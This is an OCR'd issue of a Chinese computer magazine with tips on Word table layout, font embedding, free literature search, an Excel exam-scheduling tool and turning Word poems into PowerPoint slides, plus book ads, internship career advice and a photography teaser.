第二步：表格行高精设置。鼠标选择表格上的“1-3”行，鼠标右键单击所选区域，在快捷菜单中选择“表格属性”，在“表格属性”设置框中单击“行”标签，勾选“指定高度”，设置为“2厘米”，行高值设为“固定值”，单击“确定”。用同样方法设置表格“4-5”行“指定高度”为“3厘米”。要求“1-3”行的总高度等于“4-5”行的总高度。

第三步：首尾均插分节符。鼠标单击表格首行首列单元格第一个文字前，鼠标单击“插入”菜单，在菜单中单击“分隔符”子菜单下的“连续分节符”，如图2所示。

鼠标单击“视图”菜单，在菜单中单击“大纲”命令。将鼠标定位在表格所在行的段落标记前，依上步方法插入“连续分节符”。将表格的首尾分别加入了连续分节符，形成了一个单独的节。如图3所示。

个人资料表

❷


个人资料表

❸


第四步：分栏“折叠”细设定。鼠标单击“视图”菜单，在菜单中单击“页面”命令。鼠标选择表格上的所有文字内容及鼠标所在的段落标记。鼠标单击“格式”菜单，在菜单中单击“分栏”命令，在“分栏”提示框内“预设”提示栏下选择“两栏”图标，勾选“栏宽相等”，并将“宽度和间距”提示栏下“间距”设置栏内的数值设为“0字符”，并在“应用于”提示栏内选择“所选节”，鼠标单击“确定”。如图4所示。

鼠标右键单击表格左上角出现的十字箭头，在菜单中选择“自动调整”子菜单下的“根据窗口调整表格”命令。如图5所示。

对列宽、行距等参数简单设置，一张左右平衡错行表格立刻展现在我们的眼前。



❹



❺

小提示

“连续分节符”的作用是将本来在“一栏”内显示的表格各行平均分配在“两栏或更多栏”内显示（表格的“总高度”/“分栏数”=“在每栏内显示的总行高值”，“在每栏内显示的总行高值”/“每行的行高”=“在每栏内显示的行数”）。第二步中分别设置行高值即是实现表格左右对齐的前提。

分栏值的设定中，“间距为0”的设置是为了消除由于分栏造成的左右表格之间的空隙，从而达到视觉上是“一张表”的“折叠”效果。

分节符在书籍排版中的妙用

以上是分节符使用的一个特例。而分节符最常用在书籍排版中。在一些长文档的编辑以及图书编纂中，常常需要在文档中使用特定的页码编辑，比如说一本书，前面10页为目录，从第11页开始为正文，对正文的页码编辑需要从1开始，这个时候，“节”在Word中的重要性就显示出来了。

在需要将起始页码设为1的地方执行“插入”菜单上的“分隔符”命令，在弹出的“分隔符”对话框中选择“下一页”。插入“分节符”后，执行“插入”菜单上的“页码”命令，在“页码”对话框中单击“格式”按钮。在“页码编排”中，激活“起始页码”，在后面的框中输入“1”，单击“确定”即可。

这种方法可用于制作没有页码的封面、扉页、序言、目录和摘要等。CF

不装字库 文档漂亮依旧

●文/ 张楚华

去年的毕业论文答辩会，给我的一位高年级毕业班老乡留下一点小小的遗憾。她本来是在自己电脑上设计得好好的一份文档，通过答辩会场的电脑送到荧幕上时却变了样，显示效果大打折扣。事后老乡告诉我，是因为她使用了两种自认为很美的特殊字体，而现场的电脑中正好没有这两种字体才造成了这种遗憾的结局。老乡让我一定吸取经验教训。那么，难道必须在目标电脑中也安装自己设计所用的那些特殊字体，才能正确显示不成？


就拿Word文档来说吧，其实这种情况常有发生。在日常交往中，我们常常会遇到甲公司传给乙公司的Word文档，文章在甲公司排得好好的，但到了乙公司后，所有的美术字体都以宋体显示了。原因也是乙公司的电脑上没有安装文章中所需要的那些字体所致。但不知大家想到过没有，不用安装字体也能让乙公司的电脑显示出美观的原样字体。Word自己就能实现，PPT也是如此。

要做到既不在另一台电脑上安装该字体，又要正确显示和打印出该文档，我们可以按如下步骤来做：

第一步：执行Word菜单命令“工具→选项”，打开“选项”对话框。

第二步：点击“保存”标签，选中“嵌入TrueType字体”前的复选框（如图）。

这样就可以把创建此文档所用的TrueType字体与文档保存在一起，当在另一台电脑上打开此文档时，仍可用这些字体来查看和打印文档。



小提示


用这种方法嵌入的字体只能是True Type字体；但这样保存下来的文档容量比较大，为了减小文档的体积，可同时选中“只嵌入所用字符”和“不嵌入常用系统字体”两选项；另外特别需要注意的是，当在另一台电脑上打开该文档时，不能对嵌入的字体文本进行修改，否则会使嵌入的字体丢失。

CF

无米之炊 免费玩转文献检索

●文/四川理工学院 李泞江

为期一年的毕业论文在暑假揭开了序幕，导师要求9月开学提交一份开题报告。这必然需要查询一些期刊文献以对课题有初步的了解，但是学校的各种数据库资源回家后无法使用，别说是外文文献，即使是三大数据库的中文文献也无能为力。面临巧妇难为无米之炊的窘境，难道只能坐以待毙吗？当然不能，以下的方法可以有效地解决我们的燃眉之急。



中英文检索：联合参考咨询与文献传递网

利用联合参考咨询与文献传递网（ucdrs.net，以下简称文献传递网）的文献传递服务，我们可以免费获取诸多中英文文献。文献传递网提供了3种联合参考咨询：普通咨询、文献咨询和外文咨询，有了它的帮助，即使学校没有购买数据库或者遭遇数据库过期等窘况，我们也能有效地获取所需要的中英文文献。

首先注册一个账号并登录，以想获取的外文期刊文献名为检索词进行搜索，点击“联合参考咨询→文献咨询”进入数据库列表页面，根据文献类型选择数据库并点击搜索（如图）。

由检索的结果选择拥有该文献的数据库，依次点击“读秀外文期刊→请求文献传递”，在弹出的对话框输入一个邮箱地址，所需的文献会在2个工作日内发送到该邮箱。

日文检索：Google学术搜索

由于种种原因，以往获取日文文献多通过图书馆文献传递或从国家科技图书文献中心（NSTL）购买，但效果有限，亦不是长久之计。如今日本建立了大量免费提供文献的开放存取机构和资源，极大地降低了日文检索的难度，提高了免费获取日文文献的几率。只要能检索到的日文文献，多半可以免费下载（目前世界上最全的日文论文数据库CiNii，地位相当于我国三大数据库，其中有50%可以免费使用），在一些学科领域其数量甚至多余NSTL中收费获取的文献。

对学术搜索、Scirus、Socolar、PORTA和GeNii等多个搜索引擎及综合平台检索并对比后发现，Google学术搜索的效果是最佳的。

小提示

文献检索难屡见报端，其难点在于外文检索以及高效且通过免费的途径获取我们需要的文献。借助文献传递网和Google学术搜索，中英日三文文献的检索和获取不再是难题。多阅读各种语种的文献实际上是给自己多打开一道门，有句话说：翻译家是先知。希望上述方法可以给大家学习和工作提供些许帮助。

CF

快速编排考场 轻松分派监考

●文/ 赵晓琴


笔者所在学校每次组织考试，都需要将同一年级的学生按上次考试成绩排考场。要求安排考生所在考场和座号，每个考场30人，在编排时需要分好差试场，保证成绩在同一档次的学生尽可能安排到同一考场，还要求考场中前后相邻考生不同班。并要求安排监考教师，要求回避自己所任课程考试科目。这些手工完成比较麻烦，那就来使用“考场编排小秘书”快速搞定吧，它是使用Excel VBA编写开发的Excel文件，支持Excel各种版本，使用起来很方便，只需启用宏就可以正常运行。


一、快速编排考场

打开“考场编排小秘书.XLS”文件。在“学生名单”工作表中，将上次学生成绩信息粘贴进来，其中必须包括班级、姓名和总成绩，做为排考场的依据（图1）。



点击“学生名单”工作表右上角的“编排考号”按钮后，切换到“考场编排表”工作表下（图2）。同时弹出“小秘书提示”框，要求输入考场数量，并给出当前共有的考生数，在下方的框中输入需要编排的考场数，点击“确定”按钮，再次弹出提示框，询问是否每个考场的考生平均分派，学校要求30个学生一个考场，所以点击“否”按钮，再在出现的提示框中输入考场的学生数，输入好后，点击“确定”按钮，又给出提示，并说明考场数、每个考场考生人数，信息无误后，点击“是”按钮，又弹出是否要分好差考场提示框，点击“是”按钮，在弹出的提示框中输入起始考号，这儿需要注意输入形如“20110001”这样形式的考号，就能得到按考场编辑出的考号来，点击“确定”按钮，很快考场编排完成。





考场编排好后，显示在“考场编排表”工作表中，同时给出编排完成提示。考场编排完成。编排的考场同班学生没有相邻的情况，考场号、考号、座号都自动编排好了。


点击“考场编排表”工作表左上角的“分考场输出”按钮，切换到“分考场打印表”工作表下，并自动按考场编排表中编排效果，分别编排好试场（图3）。随后排版打印出来即可。



二、分派监考教师

切换到“教师名单”工作表，输入班级、科目和任课教师姓名（图4）。最后点击“分派教师”按钮，在弹出的“监考教师是否要回避自己所任课程的考试”提示框中点击“是”按钮，就可以在“教师监考表”工作表中为所有考场分派好监考教师，同时在下方统计出每位教师的监考场次（图5）。最后设置好考试时间并排版打印即可。

下载地址：http://www.cctv-10.net/ktz/kcbp.htm CF






唐诗三百首快速转分页演示文稿


●文/ 远渡重洋

古人云“熟读唐诗三百首，不会做诗也会吟”。最近我下载到一个唐诗三百首的Word文档版，准备利用暑假和孩子一起提升文学素养。可是Word文档中的唐诗，一首连着一首，不方便在电脑上显示给孩子看，于是我就想将每一首诗都放置在一张独立的幻灯片中，以便于全屏播放。然而，把Word文档中的三百多首唐诗一一复制到PowerPoint中，操作起来烦不胜烦。后来发现，借助Word 2003提供的“文档发送到PowerPoint”功能，可以将大量排版样式相似的文字，一键转存到PowerPoint当中，稍加编辑美化，就可以迅速得到我们想要的演示文稿。

首先，运行Word 2003，打开对应的Word文档，按住Ctrl键不放，用鼠标左键依次拖动选中各首诗的正文内容，执行“格式→项目符号和编号”命令，选择任意一种项目符号，单击“确定”按钮。由于唐诗三百首文字内容较多，这里可以分批选中不连续的文档内容，分别执行上述命令，插入同一种项目符号即可（如图1）。




然后，执行“文件→发送→Microsoft Office PowerPoint”命令，系统会自动打开PowerPoint，将每一首诗都单独放置在一张自动版式的幻灯片中（如图2）。由于该文档包含三百多首唐诗，而Word文档一次只能发送两百多个幻灯片，因此需要该文档分成两个文档，分别执行上述命令，发送到两个演示文稿当中，再将后一个演示文稿的全部内容复制粘贴到前一个中去，就可以完成合并操作。



由于PowerPoint自动版式模板中有两个文本框，上面一个是标题文本框，下面一个是内容文本框，对于Word文档中的发送文本，系统默认以段落符号（直接按回车键可以生成），作为标题文本框内容的分隔符号。而对于设置了项目符号的文本内容，则会自动插入到内容文本框。如果文本内容包含多个段落，还需要将回车换行符号查找替换为人工换行符号（同时按下Shift键和回车键可以生成），对文本内容进行人工换行操作，例如，每一句唐诗结束后的换行，必须要使用人工换行符，否则无法进行正确的文档发送操作。

无论Word文档中原来的文字格式如何，一旦发送到PowerPoint之后，所有幻灯片的标题文字都是宋体44磅，居中对齐，内容文字都是宋体32磅，左对齐。对于文字较多的唐诗，常常会超过文本内容框的现实范围，为了获得更好的幻灯片显示效果，还需要对自动生成的演示文稿版式进行必要的编辑美化。首先执行“格式→幻灯片设计”命令，选择一种适合文本主题，具有古典气息的页面设计模版，并应用于所有的幻灯片。然后执行“视图→母版→幻灯片母版”命令，打开母版视图设计界面，将自动版式的标题文本框设置为楷体、加粗，将自动版式的文本内容框设置为楷体、加粗、36磅、居中对齐（如图3）。上述修改操作完成之后，单击“关闭母版视图”按钮，自动版式修改操作即可生效。




由于部分唐诗的文内容较多，自动生成的文本框有可能无法显示全部诗文内容，我们还需要通过逐页预览的方法，将效果不佳的幻灯片查找出来，再进行简单的修改操作。这样，不到十分钟，Word文档中的三百多首唐诗设计成一首诗一张幻灯片的形式，并且幻灯片编号与每一首唐诗的编号一一对应，阅读和学习都比Word文档更加方便（如图4）。遗憾的是，在Word 2007当中，我却没找到类似的文档发送选项，我想是不是微软公司觉得这个功能没有多少人会用到，所以就没有将其添加到新版本Word软件当中。CF

215李商隐：无题

相见时难别亦难，东风无力百花残。
春蚕到死丝方尽，蜡炬成灰泪始干。
晓镜但愁云鬓改，夜吟应觉月光寒。
蓬莱此去无多路，青鸟殷勤为探看。

“轻松学电脑”系列丛书火爆热卖
轻轻松松成为电脑高手



《轻松学Photoshop数码照片处理》

这是一本帮助您轻松掌握Photoshop数码照片处理知识的图书。本书从零开始，全面讲解了使用Photoshop CS5进行数码照片的编辑与修饰的技巧，浅显易懂的操作讲解和精美实用的案例效果，将帮助您打造出更加出色的数码照片效果。随书所配DVD光盘，支持家用DVD机，可以在电视机上播放教学视频。

邮购代码：DZ42

配套光盘支持家用DVD机！
看着电视学电脑，轻轻松松变高手！
轻松学
系统安装与重装
1DVD
定价：32元

《轻松学系统安装与重装》

本书语言通俗易懂、内容丰富、结构清晰、操作性强，并附带一张精彩生动、内容充实的DVD光盘，不仅包含大量互动教学视频，还赠送海量实用资源。更令人兴奋的是，本系列光盘支持家用DVD机，可以在电视机上播放教学视频！
本书可作为安装与重装操作系统的自学工具书，也可作为大中专院校和各类电脑培训班的参考用书。

邮购代码：DZ45



《轻松学电脑》

这是一本帮助您轻松掌握电脑使用知识的图书。主要包括：电脑基础入门、轻松学会电脑打字、Windows 7中的实用工具、个性化设置Windows 7、常用软件的安装与使用、用Word制作文档、用Excel处理表格、畅游互联网、使用QQ交朋结友、在线收发电子邮件、丰富多彩的网络世界、网上金融新体验以及电脑安全与维护等。随书所配DVD光盘，支持家用DVD机，可以在电视机上播放教学视频。

邮购代码：DZ41



《轻松学电脑组装与故障排除

这是一本帮助您轻松掌握电脑组装与故障排除的图书，书中通过轻松的语言和丰富的图片详细介绍了电脑硬件选购、组装、维护和故障排除等方面的知识，主要包括：硬件选购指南、电脑组装流程、安装操作系统、安装驱动程序、安装与卸载软件、操作系统优化、操作系统的安全防护、电脑故障的判断，以及多种常见电脑故障的排除方法。随书所配DVD光盘，支持家用DVD机，可以在电视机上播放教学视频。

邮购代码：DZ43



《轻松学电脑办公》

本书内容丰富，图文并茂，适合需要使用电脑进行办公的电脑初、中级用户阅读，也可作为各种电脑培训班的教材及辅导用书。图书附带一张精彩生动、内容充实的DVD光盘，光盘中不仅包含大量互动教学视频，还赠送海量实用资源。更令人兴奋的是，本系列光盘支持家用DVD机，可以在电视机上播放教学视频。

邮购代码：DZ44



《Photoshop CS5图像处理》

本书全面介绍了图形图像处理软件Photoshop CS5的基础知识和应用技能，主要包括Photoshop CS5基础操作、图像选区操作、绘制与修饰图像、调整图像色调和色彩、在Photoshop中输入文字、图层应用、路径的应用、通道和蒙版的应用、滤镜的运用、动作与批处理、图像的打印输出及综合案例等内容。

邮购代码：DZ19



《不潮不iPad 2（全彩）》

本书是掌握iPad2使用方法的入门读物，通过丰富、简练的语言介绍，让新手能够快速掌握iPad2的使用方法，本书不仅介绍了iPad2自带的应用程序，还介绍了App Store中常用的应用软件，旨在让读者掌握iPad2的更多用途。
本书内容丰富、讲解清晰、力求读者能通过本书快速掌握iPad2的基本使用技巧。

邮购代码：DZ46



《小小黑客之路》——黑客工具、攻……及防火墙编程入门

信息安全是一面双刃的门，本书正如一幅黑客世界的探险地图，由入门、进阶、高级和综合四层次组成，并配合各种案例，绘制而成。地图的每一部分都配有生动有趣的情景故事，帮助理解各种实际发生的现象和应对的方法，帮助深入探寻各种热门的黑客工具的原理及编写技巧，帮助你在轻松幽默的氛围中顺利成长。

邮购代码：DZ34


邮局汇款：北京123信箱　邮编：100036　收款人：北京《电脑爱好者》杂志社。为方便我们与您联系，请留下联系电话并在汇款单附言注明邮购代码。
在线订购网址：http://book.cfango.com

公司喜欢这样的实习生

●文/心晾雨

实习生经常处于一个尴尬的位置，作为学生，总是觉得自己被忽视，实习期没有事情可做，白白浪费时间；作为企业，觉得实习生完全不懂公司工作流程，无法把重要事务交托给他们。面对这样的情况，实习生究竟该如何找准自己的位置呢？





态度要认真诚恳

陈先生（经理助理）：从小事做起

实习生一没有工作经验，二人脉关系也少，要获得公司的认可，除了认真、主动之外没有其他的方法。公司不给工作，那要学会自己去找事做，如果把送快递、寄邮件这样的小事都认真对待，完成得很好的话，势必会给公司留下良好的印象。基本上，公司并不指望实习生创造价值，更多的时候，对实习生是处于一种观察的状态，观察他们的态度、潜力和发展性。而这些就在点点滴滴的小事中体现出来。

陈小姐（销售主管）：不要找借口

现在有不少实习生，能力相当不错，平时态度也认真，但有一点让人非常不喜欢，那就是犯错的时候首先就想到找借口推卸责任，而不是检讨自己的过失。我们部门曾经有一位实习生能力很强，已经可以和正职员工做相同的工作，而我也准备留用她了。可有一次，我让她寄一份快递，她写错了地址，导致邮件被退回，客户没有及时收到。本来这件事，道歉认个错，也没有什么，谁都会偶尔出错的，可她却找了诸多借口，一会说事情太多，一会又说是快递的错，这让我对她的印象一下子变差了，最终实习期结束我也没有继续留用她。

顾小姐（策划文案）：要有责任感

我们公司是做广告的，一旦有项目就会变得非常繁忙，加班是家常便饭。虽然尽量不会让实习生加班，但有时不得已我们也会提前通知。大部分实习生态度还是比较好的，对加班没有什么怨言。但也有人，经历这么一两次之后，觉得太辛苦，只说一句“事情太多撑不住”，把担子一扔就走人了，这种不负责任的行为让我们非常反感。

工作要积极主动

黄小姐（人事外包）：先要有工作意识


我觉得作为一个实习生，必须先明确自己到公司实习是来工作来实践的，先明确目标，知道自己要做什么该做什么。去年我们公司来了一位实习生，平时没有什么工作给他做，他也不会主动去询问帮助别人，也没有想过看一看公司的资料，只是每天自己带来一本课本读书。当问他为什么要来实习，他说是学校要求，如果没有实习证明就拿不到相应的学分。这类学生根本没有实习工作的意识，企业肯定是不需要的。

马先生（市场推广）：主动找活干

公司不是学校，没有人会主动把知识塞给你，但在公司里确实可以比学校学习到更多，关键在于实习生自己愿不愿意去学。工作是一定会有的，或大或小而已，退一步，就算实在没有事情做，那么可以看别人怎么做，多观察也会有许多收获。机会是要自己去寻找的，不要把别人不给你事情做当作借口，要知道实习期你已经步入社会，一切只能靠自己，公司没有义务培养你。

方小姐（客户代表）：主动提问

很多实习生都不喜欢提问，好像这样很丢脸。可你既不知道公司工作流程，也不知道具体操作方法，甚至连公司里你要找的人坐在哪里都不知道，不问怎么行？我希望现在的实习生能更主动地把自己不懂不知道的问题提出来，这和面子什 么完全都没有关系，没有人是一开始都懂的，只能在边学边问的过程中成熟起来。相反，如果什么都闷在心里，那没有人会知道你究竟在想什么，自己也不会进步。





CF

实习生怎样把握机会 为求职增加砝码

●来源：城阳人才网

忙实习为就业“厉兵秣马”，考研大潮不降温，参加实践活动适应社会竞争……由于就业形势严峻，为了能够给自己多增加一些经验，许多大二、大三的同学进入“准工作”状态，开始提前品尝着工作带来的酸甜苦辣。不过，不同的实习生有不同的际遇，下面就来听听实习生的真实案例。

出路1：其他单位频频招手

案例：实习为我求职增加了机会

人物：Peter，企业管理专业

实习岗位：某500强企业私人助理

我的专业是企业管理，大三那年暑假，我没有去导师公司做项目，而是决定去一家500强企业做实习生。我的职位是经理助理，我一直努力适应新角色，尽量做好每件事。在实习中，我第一次学着给人打印、复印、发传真、订机票和酒店。

对我来说，每一次实习我都很认真地从小事做起，当然并不是每一次都能等来机会，但大多数时候就算没有更好的工作机会，我也会在每一个公司和某些人保持良好的关系。我没有想过这些关系以后是不是一定能用到，但我相信多认识些人，多取得一些人对你的好感总是不错的。

果然实习结束后，公司里很多同事向他们的一些客户公司推荐了我，我自己也收到了不少大公司的面试通知。最终我选择了同事推荐的一家和我专业对口的公司就职，公司的HR说，当初他们就是听说我做事认真踏实才决定录用我的。



专家点评：

选择500强大公司进行实习，确实可以为Peter今后就业增色不少。工作过程中，有时并不在于所做的事情大小，这些事情在磨练意志的同时，也可以创造与公司老员工近距离接触的机会，尽管最后不一定留在这家公司，但或许你的同事会伸出援助之手、为你推荐一份工作。

出路2：拿到实习单位的Offer

案例：实习经验成了我的跳板

人物：小华，法律专业

实习岗位：某律师事务所

春节过后经朋友介绍，我到了浦东一家很有名的合伙人律师事务所实习。简单、繁琐的工作就这样朝我压来，实习生在律师事务所根本不可能单独接案子或者会见顾客，都是做些幕后支持性的工作，都是非常枯燥但考验你是否细心的工作。

这样的工作虽然满足不了自己先前预想的“成就感”，但实习嘛，就是学习的过程，我觉得态度对于实习效果是很重要的。我不赞成有些同学来回窜在大公司捞取“简历经历资本”，那只是一个表面的东西，而对待工作的态度不是一蹴而就的，不只是个脑子里的想法，还需要在实际的工作过程中去坚持，而坚持的过程就会有收获。每天我到得都比老板早，走的比老板晚。实习结束，这家律师事务所想正式录用我。



专家点评：

案例中的小华勤奋刻苦，对待实习就就业业、最后留在了实习单位。在现实生活中，有些学生自以为不会留在实习单位，于是就敷衍了事地对待实习工作，领导安排的工作不能完成，可想而知他们最后走向工作岗位怎么会面对人生的种种挫折。

出路3：在实习中迷了路

案例：毕业了，我仍然被当作实习生

人物：小韩

实习岗位：公司文员

从大四开始，我就到现在这家公司实习了，工作岗位是公司文员。我很想留在这家公司，于是毕业后也就一直呆在这家公司，但身份一直是实习生。去年，部门领导还偶尔提过马上和我签订劳动合同，可是到现在又没了眉目。听别人说，公司这两年业绩滑坡，已经裁掉好几个人了，而我是否能被录用又成了空中楼阁。

看看身边的同学都找到了正式的工作，我却有些茫然，到底是继续留在现在的公司，还是去找另外一份工作，我真有些不知所措。我总自我安慰，说不定公司不久就要和我签订合同，我很快就可以领工资了。



专家点评：


对于一家自己向往的公司，当然应该全力以赴地做好自己的工作，但我们也要警惕、一些用人单位是不是侵犯了自己的权益。在毕业以前，作为在校生，无法享受劳动法的保护，但一旦毕业了，我们就要懂得维护自己，以防一些不法的公司将自己作为廉价劳动力使用。作为小韩，首先要做的事，不是在那等待，而是找公司老板谈谈自己的想法和困惑，了解自己至今仍未签约的原因，不管是公司想逃避责任，还是觉得你业绩仍不够，它至少会为你今后道路的选择提供参照。CF

翻转世界 酷玩摄影

之前的几次创意摄影得到了读者们的热烈反应，这次我们继续本着酷玩摄影、创意无限的原则，大搞一次让人头昏目眩的翻转世界摄影！
先来看一看成片！请仔细看看，发现照片有什么玄机和不对劲没？

●文/小猴子iris





这些照片有没有让你感觉到像进了《盗梦空间》里的那种世界任意翻转的错乱感呢？这就是欧美年轻人目前非常流行的恶搞创意摄影想法！照片没有PS没有大动手脚，只是轻轻转了一圈，世界就不一样了。下面我们就一起来解密吧！

首先，准备相机一部！勇气十分加身体素质八分！以及不怕脏不怕累、酷玩的心态！

